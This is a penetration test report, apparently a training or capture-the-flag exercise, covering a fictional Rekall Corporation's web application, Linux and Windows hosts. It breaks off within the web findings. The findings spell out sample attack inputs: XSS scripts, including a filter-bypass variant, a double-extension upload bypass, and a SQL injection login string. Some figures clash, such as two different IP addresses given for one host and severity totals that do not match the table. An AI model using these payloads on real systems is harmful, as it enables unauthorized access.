Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Table of Contents

Contact Information

Company Name	Robust Security LLC
Contact Name	Stokely De Freitas
Contact Title	Lead Pentester

Document History

Version	Date	Author(s)	Comments
001	07-27-2022	Stokely De Freitas	Initial Draft
002	07-30-2022	Stokely De Freitas	Interim Draft
003	08-07-2022	Stokely De Freitas	Final

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Rekall's security awareness program is still in its infancy and is expected to take time along with tweaking, addressing the unique needs of the organization.

- Physical security appears effective as employees are assigned a perimeter access badge with their picture. It must be presented on entry to the main building. A missing badge would require the employee to provide a government issued identification, prior to being presented with a temporary badge, valid for the day. Turnstiles along with access badges are used to manage the flow of foot traffic.

Summary of Weaknesses

The summary of weaknesses is covered under three categories Attacking the Web Application, Attacking Rekall's Linux Servers and Attacking Rekall's Windows Servers. We successfully identified and exploited a myriad of vulnerabilities (Critical, High, Medium and Low). Many of these should addressed immediately in order to reduce the attack surface. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS vulnerabilities
- Sensitive data exposure
- Local file inclusion
- SQL Injection
- Command Injection
- Brute Force Attacks
- PHP Injection
- Directory traversal
- Shellshock

Executive Summary

Robust Security LLC conducted a comprehensive security assessment of Rekall in order to determine existing vulnerabilities and establish the current level of security risk associated within their ecosystem and the technologies in use. This assessment harnessed penetration testing techniques to provide Rekall management, with an understanding of the risks and security posture of the corporate environment.

To test the security posture of the internal network, we began with a reconnaissance and host discovery phase during which we used portscans using Zenmap, and OSINT tools to fingerprint the operating systems, software, and services running on each target host. After fingerprinting the various targets and determining open ports and services enabled on each host, we executed a vulnerability enumeration phase, in which we listed all potential vulnerabilities affecting each host and developed a list of viable attack vectors. We attempted to exploit all vulnerabilities affecting the target hosts. After comprehensive testing, there were excessive vulnerabilities discovered within the target hosts environment. Those vulnerabilities were ultimately exploited, compromising the confidentiality, integrity and availability of resources.

The engagement highlighted multiple Critical, High and Medium severity issues impacting Rekall internal network, which require immediate remediation efforts in order to secure the company’s environment against malicious threat actors. The wireless network and physical security were not in scope; however, a high-level review was performed on the infrastructure. Also performed was a physical security assessment due to it not being in scope at this time. Overall assessment shows that, Rekall is not prepared to defend against an attack and should take immediate steps to remediate the findings presented within this report.

Summary Vulnerability Overview

Vulnerability	Severity
Attacking the Web Application	
XSS reflected vulnerability – welcome.php	High
XSS reflected (advanced) vulnerability – memory-planner.php (1st)	High
XSS stored vulnerability – comments.php	High
Sensitive data exposure vulnerability – about-rekall.php	Low
Local file inclusion vulnerability – memory-planner.php (2nd)	High
Local file inclusion (advanced) vulnerability - memory-planner.php (3rd)	Medium
SQL injection vulnerability – login.php (1st)	Critical
Sensitive data exposure vulnerability – login.php (2nd)	Critical
Sensitive data exposure vulnerability – robots.txt	High
Command injection vulnerability – networking.php (1st)	Critical
Command injection (advanced) vulnerability – networking.php (2nd)	High
Brute force attack vulnerability – login.php (2nd)	Critical
PHP injection vulnerability – souvenirs.php	Medium
Session management vulnerability – admin_legal_data.php	High
Directory traversal vulnerability – disclaimer.php	Critical
Attacking Rekall's Linux Servers	
Open-source exposed data – https://centralops.net/co/DomainDossier.aspx	Low
Ping totalrekall.xyz – 43.102.136.180	Low
Open-source exposed data – History of certificates issued to the company	Low
Number of hosts on this network – 192.168.13.0/24: 5 Hosts	Medium
Host running Drupal – 192.168.13.13	High
Nessus scan result for 192.168.13.12	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617) – 192.168.13.10	Critical
Shellshock - 192.168.13.11	High
Additional vulnerabilities on the affected host – 192.168.13.11	Critical
Struts - CVE-2017-5638 – 192.168.13.12	High
Drupal - CVE-2019-6340 – 192.168.13.13	High
CVE-2019-14287 – 192.168.13.14	High
Attacking Rekall's Windows Servers	
totalrekall GitHub Page	Low
Nmap scan to determine network hosts – 172.22.117.0\24	Medium
NSE script for FTP anonymous – 172.22.117.20	Medium
SLMail SMTP on port 25 and POP3 port 110 vulnerability – 172.22.117.20	Medium
Scheduled task vulnerability – 172.22.117.20	Medium

SLMail Compromise – 172.22.117.20	**Critical**
Lateral movement – 172.22.117.20	**Critical**
Attacking the LSA – 172.22.117.20	**Critical**
Navigating to the exploited C:\ directory – 172.22.117.20	**Critical**
Accessing the default administrator credentials – 172.22.117.20	**High**

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux OS: - 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Web Server: - 34.102.136.180 Windows OS: - Server2019 – 172.22.117.10 Win10 – 172.22.117.20
Ports	Linux OS: - 4444 34048 34060 51164 58874 Windows OS: - 21/TCP – FTP 25/TCP – SMTP 79/TCP – Finger 80/TCP – HTTP 106/TCP – POP3PW 110/TCP – POP3 135/TCP – MSRPC 139/TCP – NETBIOS-SSN 443/TCP – SSL/HTTP

Exploitation Risk	Total
Critical	12
High	13
Medium	7
Low	6

Vulnerability Findings

Attacking the Web Application

Vulnerability 1	Findings
Title	XSS reflected vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The XSS vulnerability was hidden within the “Welcome.php” page of Rekall Corporation. The following “<script>alert(“Threat Hunter”)</script>” was used to reveal the vulnerability.
Images	See Fig.1, Fig.2 & Fig.3
Affected Hosts	welcome.php
Remediation	This XSS vulnerability can be mitigated through security awareness training, so employees are able to identify phishing emails and questionable social media feeds. Additionally, DevOps teams leveraging secure coding practices and the deployment of web application firewalls (WAF).




Fig.1 – Vulnerability located on the “Welcome” page




Fig.2 – Alert script successfully executed




Fig.3 – Successfully identified

Vulnerability 2	Findings
Title	XSS reflected (advanced) vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The input validation removes the word "script," so the word "script" needs to be split up in the payload—for example: <5cr1ptT><ScriPT>alert("hi")</5cr1ptT></ScriPT>
Images	Fig.4
Affected Hosts	memory-planner.php (1st)
Remediation	This XSS vulnerability can be mitigated through security awareness training, so employees are able to identify phishing emails and questionable social media feeds. Additionally, DevOps teams leveraging secure coding practices and the deployment of web application firewalls (WAF).




Fig.4 – Used several variations to bypass sanitizing “script”.

Vulnerability 3	Findings
Title	XSS stored vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Scripting used to exploit poor coding practices.
Images	Fig.5 & Fig.6
Affected Hosts	comments.php
Remediation	This XSS vulnerability can be mitigated through security awareness training, so employees are able to identify phishing emails and questionable social media feeds. Additionally, DevOps teams leveraging secure coding practices and the deployment of web application firewalls (WAF).




Fig.5 – Script used to exploit lack of validation




Fig.6 – Confirmation exploit was successful

Vulnerability 4	Findings
Title	Sensitive data exposure vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	The flag appears in the HTTP response headers. These headers can be seen using BURP or via a cURL request, such as: curl -v http://192.168.14.35/About-Rekall.php
Images	Fig.7
Affected Hosts	About-Rekall.php
Remediation	It's difficult to eliminate "curl" since it's just an HTTP client, like a browser.




Fig.7 – Used curl to reveal the site source code

Vulnerability 5	Findings
Title	Local file inclusion vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Uploading any PHP file will provide the flag.
Images	Fig.8 & Fig.9
Affected Hosts	Memory-Planner.php (2nd)
Remediation	Secure coding must be included from the inception of a development project. Input validation, limiting the upload of a specific file types should be used to safeguard malicious file uploads.




Fig.8 – File with a ".php" extension created




Fig.9 – Confirmation exploit was successful.

Vulnerability 6	Findings
Title	Local file inclusion (advanced) vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Medium
Description	The input validation checks for the presence of .jpg, so to bypass this upload, name your malicious script with this name: script.jpg.php
Images	Fig.10 & Fig.11
Affected Hosts	Memory-Planner.php (3rd)
Remediation	Secure coding must be included from the inception of a development project. Input validation, limiting the upload of a specific file types should be used to safeguard malicious file uploads.




Fig.10 – File renamed to bypass “.jpg” validation




Fig.11 – Confirmation compromise was successful

Vulnerability 7	Findings
Title	SQL injection vulnerability on
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	In the password field, use the following payload: 1’ OR ‘1’ = ‘1
Images	Fig.12 & Fig.13
Affected Hosts	Login.php (1st)
Remediation	The only solution to prevent a SQL Injection attack is to implement input validation and parametrized queries. Sanitizing all input prior to it being processed on the backend.

